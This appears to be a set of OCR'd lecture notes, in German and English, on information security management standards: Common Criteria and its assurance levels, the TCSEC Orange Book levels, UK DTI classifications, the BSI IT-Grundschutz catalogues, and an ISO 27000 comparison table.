- Durch Top-Management unterstützt
- Kompetenzen und Verantwortlichkeiten festgelegt
- Sicherheitsziele mit Unternehmenszielen und Unternehmensanforderungen abgestimmt
- Sicherheitsbewusstsein im Unternehmen verbreitet
- Bedrohte Werte und Schwachstellen identifiziert
- Sicherheitsrichtlinien und –standards unternehmensweit verteilt

Who is pushing for information security?

	BU's View of Security	Security Budget	Operations Management	BU Risk Management
1	• No perception • No awareness	No identified dedicated budget	Deployment	-
2	Seen as technical requirement	100% for infrastructure (from IT budget)	Monitoring and Problem resolution	Infrastructure security, Cyber-incident response team (CIRT)
3	• Business activity damage potential • Need for business transaction security	25% for transaction security (from business budget) 75% for infrastructure security (from IT budget)	Configuration and change management	Security architecture, proactive risk analysis
4	As a quality of the IT environment that can provide competitive advantage	70% for transaction security (from business budget) 30% for infrastructure security (from IT budget)	Transaction incidence management	Transaction risk management

In 2001 appr. 40% of companies are at stage 1 and 50% at stage 2, only 5% of companies are at stage 3 (at stage 3 are mainly financial, defence, health care companies).

In 2003 appr. 30% of companies will be at stage 3.

Source: Gartner Group 2002

Common Criteria

8.2.2 Common Criteria ISO/IEC 15408

Department of Defense (DoD) Trusted Computer System Evaluation Criteria (TCSEC) „Orange Book“

Reference: BSI, “IT-Sicherheit auf der Basis der Common Criteria – ein Leitfaden”, 1998, 193S.

The Common Criteria (CC) is an international standard (ISO/IEC 15408) for computer security. Common Criteria does not provide a list of security requirements to be satisfied. Instead, it describes a framework in which users can specify their security requirements, developers can make claims about the security attributes of their products, and evaluators can determine if products actually meet their claims. In other words, Common Criteria provides assurance that the process of specifying, developing, and evaluating a computer security product has been conducted in a rigorous manner.
www.commoncriteriaportal.org

The Trusted Computer System Evaluation Criteria (TCSEC) was issued by the United States National Computer Security Center (NCSC, an arm of the NSA) as DOD standard 5200.28-STD in December 1985 (frequently referred to as “The Orange Book”) . It defined 7 levels of computer operating system security (D1, C1, C2, B1, B2, B3, A1)

Version 1.0 of the CC was published for comment in January 1996. Version 2.0 takes account of extensive review and trials during the past two years and was published in May 1998. Version 2.0 has been adopted by the International Organization for Standards (ISO) as a Final Committee Draft (FCD) and became an International Standard (ISO 15408) in 1999.

Common Criteria

- A **Security Target (ST)** contains the IT security objectives and requirements of a specific identified Target of Evaluation (TOE) and defines the functional and assurance measures offered by that TOE to meet stated requirements.
- A **Protection Profile (PP)** protection profile defines an implementation-independent set of security requirements and objectives for a category of products or systems which meet similar consumer needs for IT security.

PPs have been developed for firewalls, relational databases, etc, and to enable backwards compatibility with TCSEC B1 and C2 ratings.

The ST may claim conformance to one or more PPs, and forms the basis for an evaluation.

Jeder IT-Hersteller kann für die IT-Sicherheitsfunktionalität seines Produktes ein Zertifikat erwerben und seinen Kunden einen international anerkannten Nachweis der Vertrauenswürdigkeit vorlegen.

US TCSEC (Orange Book) Levels

- D - Minimal Protection
- C - Discretionary Protection
- B - Mandatory Protection
- A - Verified Protection

D - Minimal Protection

D1 Any system that does not comply to any other category, or has failed to receive a higher classification, lowest form of security available, states that the system is insecure, D1 rating is never awarded because this is essentially no security at all

C - Discretionary Protection (discretionary = dem eigenen Ermessen anheimgestellt)

C1 Discretionary Access Control e.g. Access Control Lists (ACLs), User/Group/World protection , Usually for users who are all on the same security level, Username and Password protection and secure authorizations database (ADB), Protected operating system and system operations mode, Periodic integrity checking of TCB, Tested security mechanisms with no obvious bypasses, Documentation for User Security, Systems Administration Security, Security Testing and TCB design documentation, Typically for users on the same security level, C1 certification is rare. Example systems are earlier versions of Unix, IBM RACF

C2 = C1 + ... Object protection can be on a single-user basis, e.g. through an ACL or Trustee database, Authorisation for access may only be assigned by authorised users, Object reuse protection (i.e. to avoid reallocation of secure deleted objects), Mandatory identification and authorisation procedures for users, e.g. Username/Password, Full auditing of security events (i.e. date/time, event, user, success/failure, terminal ID), Protected system mode of operation.

Added protection for authorisation and audit data, Documentation as C1 plus information on examining audit information, This is one of the most common certifications, Example Operating Systems are: VMS, IBM OS/400, Windows NT, Novell NetWare 4.11, Oracle 7, DG AOS/VS II.

B - Mandatory Protection

B1 - Labelled Security Protection = C2 plus ... Mandatory security and access labelling of all objects, e.g. files, processes, devices etc., Label integrity checking (e.g. maintenance of sensitivity labels when data is exported) and Auditing of labelled objects, Mandatory access control for all operations, Ability to specify security level printed on human-readable output (e.g. printers) and on any machine-readable output, Enhanced auditing and protection of Operating System, Improved documentation, Example OSes are: HP-UX BLS, Cray Research Trusted Unicos 8.0, Digital SEVMS, Harris CS/SX, SGI Trusted IRIX.

B2 - Structured Protection = B1 plus ... Notification of security level changes affecting interactive users. Hierarchical device labels. Mandatory access over all objects and devices. Trusted path communications between user and system. Tracking down of covert storage channels. Tighter system operations mode into multilevel independent units. Covert channel analysis. Improved security testing. Formal models of TCB. Version, update and patch analysis and auditing. Example systems are: Honeywell Multics, Cryptek VSLAN, Trusted XENIX.

B3 - Security Domains = B2 plus ... ACLs additionally based on groups and identifiers. Trusted path access and authentication. Automatic security analysis. TCB models more formal. Auditing of security auditing events. Trusted recovery after system down and relevant documentation. Zero design flaws in TCB, and minimum implementation flaws. The only B3-certified OS is Getronics/Wang Federal XTS-300.

A - Verified Protection

A1 - Verified Protection = B3 plus ... Formal methods and proof of integrity of TCB. A1-certified system examples: Boeing MLS LAN, Gemini Trusted Network Processor, Honeywell SCOMP.

Evaluation Assurance Levels (EAL)

Common Criteria	US TCSEC (Orange Book)	European ITSEC
-	D: Minimal Protection	E0
EAL 1: Functionally Tested	-	-
EAL 2: Structurally Tested	C1: Discretionary Security Protection	E1
EAL 3: Methodically Tested and Checked	C2: Controlled Access Protection B1: Labeled Security Protection	E2
EAL 4: Methodically Designed, Tested, and Reviewed		E3
EAL 5: Semiformally Designed and Tested	B2: Structured Protection	E4
EAL 6: Semiformally Verified Design and Tested	B3: Security Domains	E5
EAL 7: Formally Verified Design and Tested	A1: Verified Design	E6

The Common Criteria contains a set of defined assurance levels (Evaluation Assurance Levels, EAL) constructed using components from the assurance families.

• EAL1 is the entry level. Up to EAL4 increasing rigor and detail are introduced, but without introducing significantly specialized security engineering techniques. EAL1-4 can generally be retrofitted to pre-existing products and systems.

• Above EAL4 increasing application of specialized security engineering techniques is required. TOEs meeting the requirements of these levels of assurance will have been designed and developed the intent of meeting those requirements. At the top level (EAL7) there are significant limitations on the practicability of meeting the requirements, partly due to substantial cost impact on the developer and evaluator activities, and also because anything other than the simplest of products is likely to be too complex to submit to current state-of-the-art techniques for formal analysis.

Schutzprofile bieten sich als ein Instrument zur Schaffung von anwendergerechten Sicherheitsstandards an. Aber auch Hersteller von IT-Produkten können damit Vorgaben für Produkteklassen definieren. Die CC sind ein leistungsfähiges Werkzeug bei der Erstellung von Schutzprofilen und Sicherheitsvorgaben.

http://en.wikipedia.org/wiki/Evaluation_Assurance_Level

8.2.3 British Department of Trade and Industry: Security Levels (DTISEC)

- dtiSEC1:
  - is considered as inappropriate and inconvenient
- dtiSEC2: RESTRICTED (UK), OFFICIAL USE ONLY (US)
  - cause significant harm to the interests of the organisation
  - includes personnel information and relevant to European Data Protection Legislation
- dtiSEC3: SECRET
  - prove fatal to an organisation

The following describes for the assigned security levels what would happen, if information was improperly disclosed, particularly outside an organisation, lost or found fraudulent:

•dtiSEC1 information would be inappropriate and inconvenient.

•dtiSEC2 would cause significant harm to the interests of the organisation. It includes personnel information and therefore would be the asset value relevant to European Data Protection Legislation. *dtiSEC2 maps directly onto the national security marking termed RESTRICTED (OFFICIAL USE ONLY in the US)*

•dtiSEC3 could prove fatal to an organisation. *dtiSEC3 maps directly onto the national security marking termed SECRET.*

Many companies have their own classification schemes (e.g. IBM unclassified, IBM internal use only, IBM confidential).

Beispiel: Datenschutz-Klassifikation HSR

- Öffentliche Daten:
  - Dürfen auch ausserhalb der HSR publiziert werden.
- Interne Daten:
  - Dürfen nur innerhalb der HSR (Verwaltung und Institute) verwendet werden.
- Vertrauliche Daten:
  - Dürfen nur durch Mitarbeiter der Organisationseinheit verwendet werden, welche sie zu ihrer unmittelbaren Aufgabenerfüllung benötigen.

HSR Informationsveranstaltung „IT-Sicherheit Ziele / Massnahmen / Organisation“, 19.6.2007.

Bundesamt für Sicherheit in der Informationstechnik

8.2.4 Grundschutzhandbuch (IT Grundschutz Kataloge) des Bundesamt für Sicherheit in der Informationstechnik (BSI)

German IT Baseline Protection Manual

Das Bundesamt für Sicherheit in der Informationstechnik (BSI) wurde am 1. Januar 1991 gegründet,. Diese deutsche Bundesbehörde untersteht dem Bundesministerium des Innern. Seine Aufgaben umfassen:

- Einsatzzentrale des Bundes – "CERT-BUND"
- Förderung der Sensibilisierung breiter Bevölkerungskreise
- Entwicklung von Kriterien, Verfahren und Werkzeugen für die Prüfung und Bewertung der Sicherheit von IT-Systemen oder -Komponenten
- Untersuchung von Sicherheitsrisiken bei Anwendung der Informationstechnik sowie Entwicklung von Sicherheitsvorkehrungen
- IT-Grundschutz

Das "IT-Grundschutzhandbuch" heißt seit der Version 2005 "IT-Grundschutz-Kataloge". Die IT-Grundschutz-Kataloge beinhalten die Baustein-, Maßnahmen- und Gefährdungskataloge.

Das Bundesamt für Sicherheit in der Informationstechnik (BSI) wurde am 1. Januar 1991 gegründet. Diese in Bonn ansässige deutsche zivile obere Bundesbehörde im Geschäftsbereich des Bundesministerium des Innern (BMI), ist für Fragen der IT-Sicherheit zuständig. Ihre Aufgaben umfassen:

- Einsatzzentrale des Bundes – "CERT-BUND"
- Förderung der Sensibilisierung breiter Bevölkerungskreise
- Entwicklung von Kriterien, Verfahren und Werkzeugen für die Prüfung und Bewertung der Sicherheit von IT-Systemen oder -Komponenten
- Untersuchung von Sicherheitsrisiken bei Anwendung der Informationstechnik sowie Entwicklung von Sicherheitsvorkehrungen
- IT-Grundschutz

Im BSI sind in den vier Abteilungen „Sicherheit in Anwendungen, Kritischen Infrastrukturen und im Internet“,

„Kryptologie und Abhörsicherheit“, Konformitätsprüfungen, Zertifizierung und Zulassung“ und „Verwaltung“über 400 Mitarbeiter und Mitarbeiterinnen tätig.

http://de.wikipedia.org/wiki/Bundesamt_f%C3%BCr_Sicherheit_in_der_Informationstechnik

Ziel des IT-Grundschutzes

Für IT-Systemen mit **typischen Gefährdungen** und **Eintrittswahrscheinlichkeiten** durch

- infrastrukturelle,
- organisatorische,
- personelle und
- technische

www.bsi.de

Standard-Sicherheitsmassnahmen ein **Standard-Sicherheitsniveau** aufbauen.


Dieses soll für sensiblere Bereiche **ausbaufähig** ist.

Das BSI IT-Grundschutzhandbuch (GSHB) soll helfen, dass bei der Vorgehensweise für die Erstellung oder Überprüfung eines Sicherheitskonzepts nichts übersehen wird und dass die umgesetzten Sicherheitsmaßnahmen zusammenpassen.

Das GSHB kann dazu herangezogen werden, im Unternehmen systematisch nach Sicherheitslücken zu suchen, vorhandene IT-Sicherheitsmassnahmen zu überprüfen und neue IT-Sicherheitsmassnahmen in ein Sicherheitskonzept einzuplanen. Anwendbar ist es sowohl für die Informationstechnik des Unternehmens, als auch für IT-Anwendungen, damit verbundene Geschäftsprozesse, Fachaufgaben und Organisationsstrukturen.

Das GSHB hält für typische und weit verbreitete IT-Systeme, Netze und Anwendungen Kataloge möglicher Gefährdungen und empfohlener Standard-Sicherheitsmaßnahmen. Es enthält auch Einschätzungshilfen zum Schutzbedarf, die einfach und schnell umsetzbar sind. Das erspart für IT-Bereiche mit geringem bis mittlerem Schutzbedarf aufwändige Risikoanalysen.

Die meisten IT-Gesamtsysteme enthalten **ähnliche Komponenten** (Server, Clients, Serverraum, E-Mail...). Man kann in erster Näherung immer von **ähnlichen Gefährdungen und Eintrittswahrscheinlichkeiten** ausgehen, d.h. es ist in den meisten Fällen keine klassische Risikoanalyse nötig. Ferner gibt es **Standard-Sicherheitsmassnahmen**, welche generell sinnvoll sind.




Die Schutzwirkung von Standard-Sicherheitsmassnahmen nach IT-Grundschutz (Basisschutz) ist

- für die Schutzbedarfskategorie „niedrig bis mittel“ im Allgemeinen ausreichend und angemessen,
- für die Schutzbedarfskategorie „hoch“ unter Umständen nicht ausreichend, eventuell aber durch zusätzliche Sicherheitsmassnahmen erreichbar,
- für die Schutzbedarfskategorie „sehr hoch“ im Allgemeinen nicht ausreichend, so dass eine ergänzende Sicherheitsanalyse notwendig ist.

Der sinnvolle monetäre Aufwand für IT-Sicherheit in der Privatwirtschaft liegt gemäss BSI bei ca. 5% der jährlichen IT-Investitionssumme.

Gemäss BSI ist ein Risikoanalyse nur durchzuführen, wenn hoher oder sehr hoher Schutzbedarf vorliegt, wenn zusätzlicher Analysebedarf besteht oder wenn für bestimmte Aspekte kein geeigneter Baustein im IT-Grundschutzhandbuch existiert.



Das BSI IT-Grundschutzhandbuch soll Standardsicherheitsmassnahmen für typische IT-Systeme aufzeigen. Durch Anwendung von organisatorischen, personellen, infrastrukturellen und technischen Standardsicherheitsmassnahmen soll für den normalen Schutzbedarf ein angemessenes und ausreichendes Sicherheitsniveau für IT-Systeme erzielt werden. Diese Massnahmen sollen auch eine Basis für hochschutzbedürftige IT-Systeme und IT-Anwendungen bilden. Der BSI IT-Grundschutz zielt auf einen „allgemein sinnvollen Grundschutz“ ohne vorgängige detaillierte Risikoanalyse.

Das BSI Baukastensystem unterscheidet fünf **Schichten:** Komponentenarten ("Infrastruktur", "IT-Systeme", "Netze", "IT-Anwendungen,,) und "übergreifende Aspekte,,. Zu allen Schichten gibt es so genannte **Bausteinen**. Diese beschreiben teils technische Komponenten (wie 4.2 Verkabelung), teils organisatorische Verfahren (wie 3.3 Notfallvorsorge-Konzept) oder besondere Einsatzformen (wie 4.5 Häuslicher Arbeitsplatz).

In jedem Baustein wird zunächst der betrachtete Gegenstand und dann die zu erwartende **Gefährdungslage** mit typischen Gefährdungen und pauschalierten Eintrittswahrscheinlichkeiten beschrieben. Angemessen zur Gefährdungslage werden im Baustein zueinander passende organisatorische und technische **Maßnahmen** (aus den Maßnahmenkatalogen: Infrastruktur, Organisation, Personal, Hardware/Software, Kommunikation und Notfallvorsorge) empfohlen.

Das Baukastensystem wird kontinuierlich um neue Bausteine ergänzt und aktualisiert.

BSI Kataloge

Gefährdungskataloge
- G 1 Höhere Gewalt
- G 2 Organisatorische Mängel
- G 3 Menschliche Fehlhandlungen
- G 4 Technisches Versagen
- G 5 Vorsätzliche Handlungen

Massnahmenkataloge
- M 1 Infrastruktur
- M 2 Organisation
- M 3 Personal
- M 4 Hardware/Software
- M 5 Kommunikation
- M 6 Notfallvorsorge

Es gibt verschiedenste Ansätze zur Gefährdungsklassierung:

Die Grundschutzkataloge des deutschen Bundesamtes für Sicherheit in der Informationstechnik (BSI) unterscheiden zwischen

- Höhere Gewalt
- Organisatorische Mängel
- Menschliche Fehlhandlungen
- Technisches Versagen
- Vorsätzliche Handlungen

Das BSI unterscheidet die Begriffe „Gefährdung“ und „Bedrohung“ (englisch "threat") . Eine „Bedrohung“ ist ein Umstand oder Ereignis, welches auf einen Schaden führen kann. Die „Bedrohung“ wird zur „Gefährdung“, wenn sie auf eine Schwachstelle des Systems trifft. Eine Bedrohung ist ganz allgemein ein Umstand oder Ereignis, durch den oder das ein Schaden entstehen kann. Der Schaden bezieht sich dabei auf einen konkreten Wert wie Vermögen, Wissen, Gegenstände oder Gesundheit. Übertragen in die Welt der Informationstechnik ist eine Bedrohung ein Umstand oder Ereignis, der oder das die Verfügbarkeit, Integrität oder Vertraulichkeit von Informationen beeinträchtigen kann, wodurch dem Besitzer bzw. Benutzer der Informationen ein Schaden entstehen kann. Beispiele für Bedrohungen sind höhere Gewalt, menschliche Fehlhandlungen, technisches Versagen oder vorsätzliche Handlungen. Trifft eine Bedrohung auf eine Schwachstelle (insbesondere technische oder organisatorische Mängel), so entsteht eine Gefährdung.

Andere klassieren wie folgt:

Beispiel: Baustein
B 2.5 Datenträgerarchiv

Beschreibung:

Das Datenträgerarchiv dient der Lagerung von Datenträgern jeder Art. Im Rahmen des IT-Grundschutzes werden an den Archivraum hinsichtlich des Brandschutzes keine erhöhten Anforderungen gestellt. Der Brandschutz kann entsprechend den Bedürfnissen des IT-Betreibers durch die Behältnisse, in denen die Datenträger aufbewahrt werden, realisiert werden.

...

Gefährdungslage:

Für den IT-Grundschutz eines Datenträgerarchivs werden folgende typische Gefährdungen angenommen:

- **Höhere Gewalt: ...**
- **Organisatorische Mängel: ...**
- **Vorsätzliche Handlungen: ...**

Maßnahmenempfehlungen:

Um den betrachteten IT-Verbund abzusichern, müssen zusätzlich zu diesem Baustein noch weitere Bausteine umgesetzt werden, gemäß den Ergebnissen der Modellierung nach IT-Grundschutz.

Die zentrale Rolle der IT-Grundschutz-Kataloge spielen die Bausteine, deren Aufbau im Prinzip gleich ist. Jeder Baustein beginnt mit einer kurzen Beschreibung der betrachteten Komponente, der Vorgehensweise bzw. des IT-Systems.

Im Anschluss daran wird die Gefährdungslage dargestellt. Die Gefährdungen sind dabei nach den genannten Bereichen Höhere Gewalt, Organisatorische Mängel, Menschliche Fehlhandlungen, Technisches Versagen und Vorsätzliche Handlungen unterteilt.

Um die Bausteine übersichtlich zu gestalten und um Redundanzen zu vermeiden, werden die Gefährdungstexte lediglich referenziert.

Die Bausteine der IT-Grundschutz-Kataloge enthalten jeweils eine Kurzbeschreibung für die betrachteten Komponenten, Vorgehensweisen und IT-Systeme sowie einen Überblick über die Gefährdungslage und die Maßnahmenempfehlungen. Die Bausteine sind nach dem IT-Grundschutz-Schichtenmodell in die folgenden Kataloge gruppiert:


B 1: Übergeordnete Aspekte der IT-Sicherheit

B 2: Sicherheit der Infrastruktur

B 3: Sicherheit der IT-Systeme

B 4: Sicherheit im Netz

B 5: Sicherheit in Anwendungen



Die **IT-Strukturanalyse** umfasst die Erstellung bzw. Aktualisierung eines Netzplans (grafische Übersicht), die Erhebung der IT-Systeme (Tabelle), die Erfassung der IT-Anwendungen und der zugehörigen Informationen (Tabelle) mit Komplexitätsreduktion durch Gruppenbildung. Zu beachten sind nicht nur Computer, sondern auch Netzdrucker, TK-Anlagen etc. - insbesondere sind auch nicht vernetzte IT-Systeme zu berücksichtigen.

Erfasst werden sollen diejenigen IT-Anwendungen des jeweiligen IT-Systems, deren Daten bzw. Informationen und Programme den höchsten Bedarf an Geheimhaltung (Vertraulichkeit) besitzen, deren Daten bzw. Informationen und Programme den höchsten Bedarf an Korrektheit und Unverfälschtheit (Integrität) besitzen, und die die kürzeste tolerierbare Ausfallzeit (höchster Bedarf an Verfügbarkeit) haben. Es ist nicht sinnvoll, alle IT-Anwendungen zu erfassen.

Die **Feststellung des Schutzbedarfs** ordnet IT-Anwendungen einschließlich ihrer Daten, IT-Systemen, Kommunikationsverbindungen, IT-Räume etc. anhand von typischen Schadensszenarien eine der Schutzbedarfskategorien (niedrig bis mittel, hoch, sehr hoch) zu. Wichtig ist, dass die Ergebnisse und Begründungen sauber dokumentiert werden. Die Schutzbedarfskategorien sind wie folgt umschrieben:

• **niedrig bis mittel:** Die Schadensauswirkungen sind begrenzt und überschaubar.

• **hoch:** Die Schadensauswirkungen können beträchtlich sein.

• **sehr hoch:** Die Schadensauswirkungen können ein existentiell bedrohliches, katastrophales Ausmaß erreichen

Zu den Schadensszenarien stellt man sich Fragen aus Sicht der Anwender ("Was wäre, wenn... ?") und schätzt die Auswirkungen ab (z.B. Verstoß gegen Gesetze, Vorschriften, Verträge, Beeinträchtigung des informationellen Selbstbestimmungsrechts, Beeinträchtigung der persönlichen Unversehrtheit, Beeinträchtigung der Aufgabenerfüllung, negative Außenwirkung, finanzielle Auswirkungen),

International Standardization Organisation (ISO)		British Standardization Institution (BSI)		(Deutsches) Bundesamt für Sicherheit in der	
Nummer	Titel	Nummer	Titel	Nummer	Titel
ISO 27001:200	Specification for an information security management system (ISMS) 40 pages, CHF 140	BS 7799-2:2002	Information Technology - Code of Practice for Information Security Management, 34 pages	100-1 Ver 1.0 Dec 2005	Managementsysteme für Informationssicherheit (ISMS) 35 pages, free
ISO 27002:2007	Code of Practice for Information Security Management 80 pages, CHF 235	BS 7799-1:2005 (ISO/IEC 17799:2005)	Code of practice for Information Security Management Systems - Specification with Guidance for	100-2 Ver 2.0 Dec 2005	IT-Grundschutz-Vorgehensweise 80 pages, free
ISO 27003:200	Guidance for the implementation of an ISMS			jährlich ne	IT-Grundschutzkataloge (Grundschutz-Handbuch) 3000 pages, free
ISO 27004 (Dr	Information Security Management measurement & metrics				
ISO 27005:200	Information Security Risk Management (ISRM) 55p, $324	BS 7799-3:2005	Guidelines for Information Security Risk Management $ 161	100-3 Ver 2.0 Dec 2005	Risikoanalyse auf der Basis von IT-Grundschutz 10 pages, free
ISO 27006:200	Guidelines for information and communications technology disaster recovery services 46p, $271				
ISO 27007	Requirements for bodies providing audit and certification of ISMS				

Das IT-Grundschutzhandbuch beschreibt detailliert Standard-Sicherheitsmaßnahmen, die praktisch für jedes IT-System zu beachten sind. Es umfasst:
- Standardsicherheitsmaßnahmen für typische IT-Systeme mit "normalem" Schutzbedarf,
- eine Darstellung der pauschal angenommenen Gefährdungslage,
- ausführliche Maßnahmenbeschreibungen als Umsetzungshilfe,
- eine Beschreibung des Prozesses zum Erreichen und Aufrechterhalten eines angemessenen IT-Sicherheitsniveaus und
- eine einfache Verfahrensweise zur Ermittlung des erreichten IT-Sicherheitsniveaus in Form eines Soll-Ist-Vergleichs.

ISO17799:2005 bzw. BS 7799 befasst sich hauptsächlich mit der Beschreibung des Prozesses zum Erreichen und Aufrechterhalten eines angemessenen IT-Sicherheitsniveaus, also dem Aufbau eines IT-Sicherheitsmanagements und seiner Verankerung in der Organisation. Anders als im IT-Grundschutzhandbuch finden sich hier keine detaillierten Umsetzungshinweise, sondern übergreifende Anforderungen.

8.2.5 Further Standards

- IT Infrastructure Library (ITIL)
  - de-facto global standard in the area of service management
  - specialist documentation on the planning, provision and support of IT services
- Control Objectives for Information and related Technology (COBIT)
  - Best practices (framework) for information (IT) mamgt

ITIL is the de-facto global standard in the area of service management. It contains comprehensive publicly accessible specialist documentation on the planning, provision and support of IT services. ITIL provides the basis for improvement of the use and effect of an operationally deployed IT infrastructure.

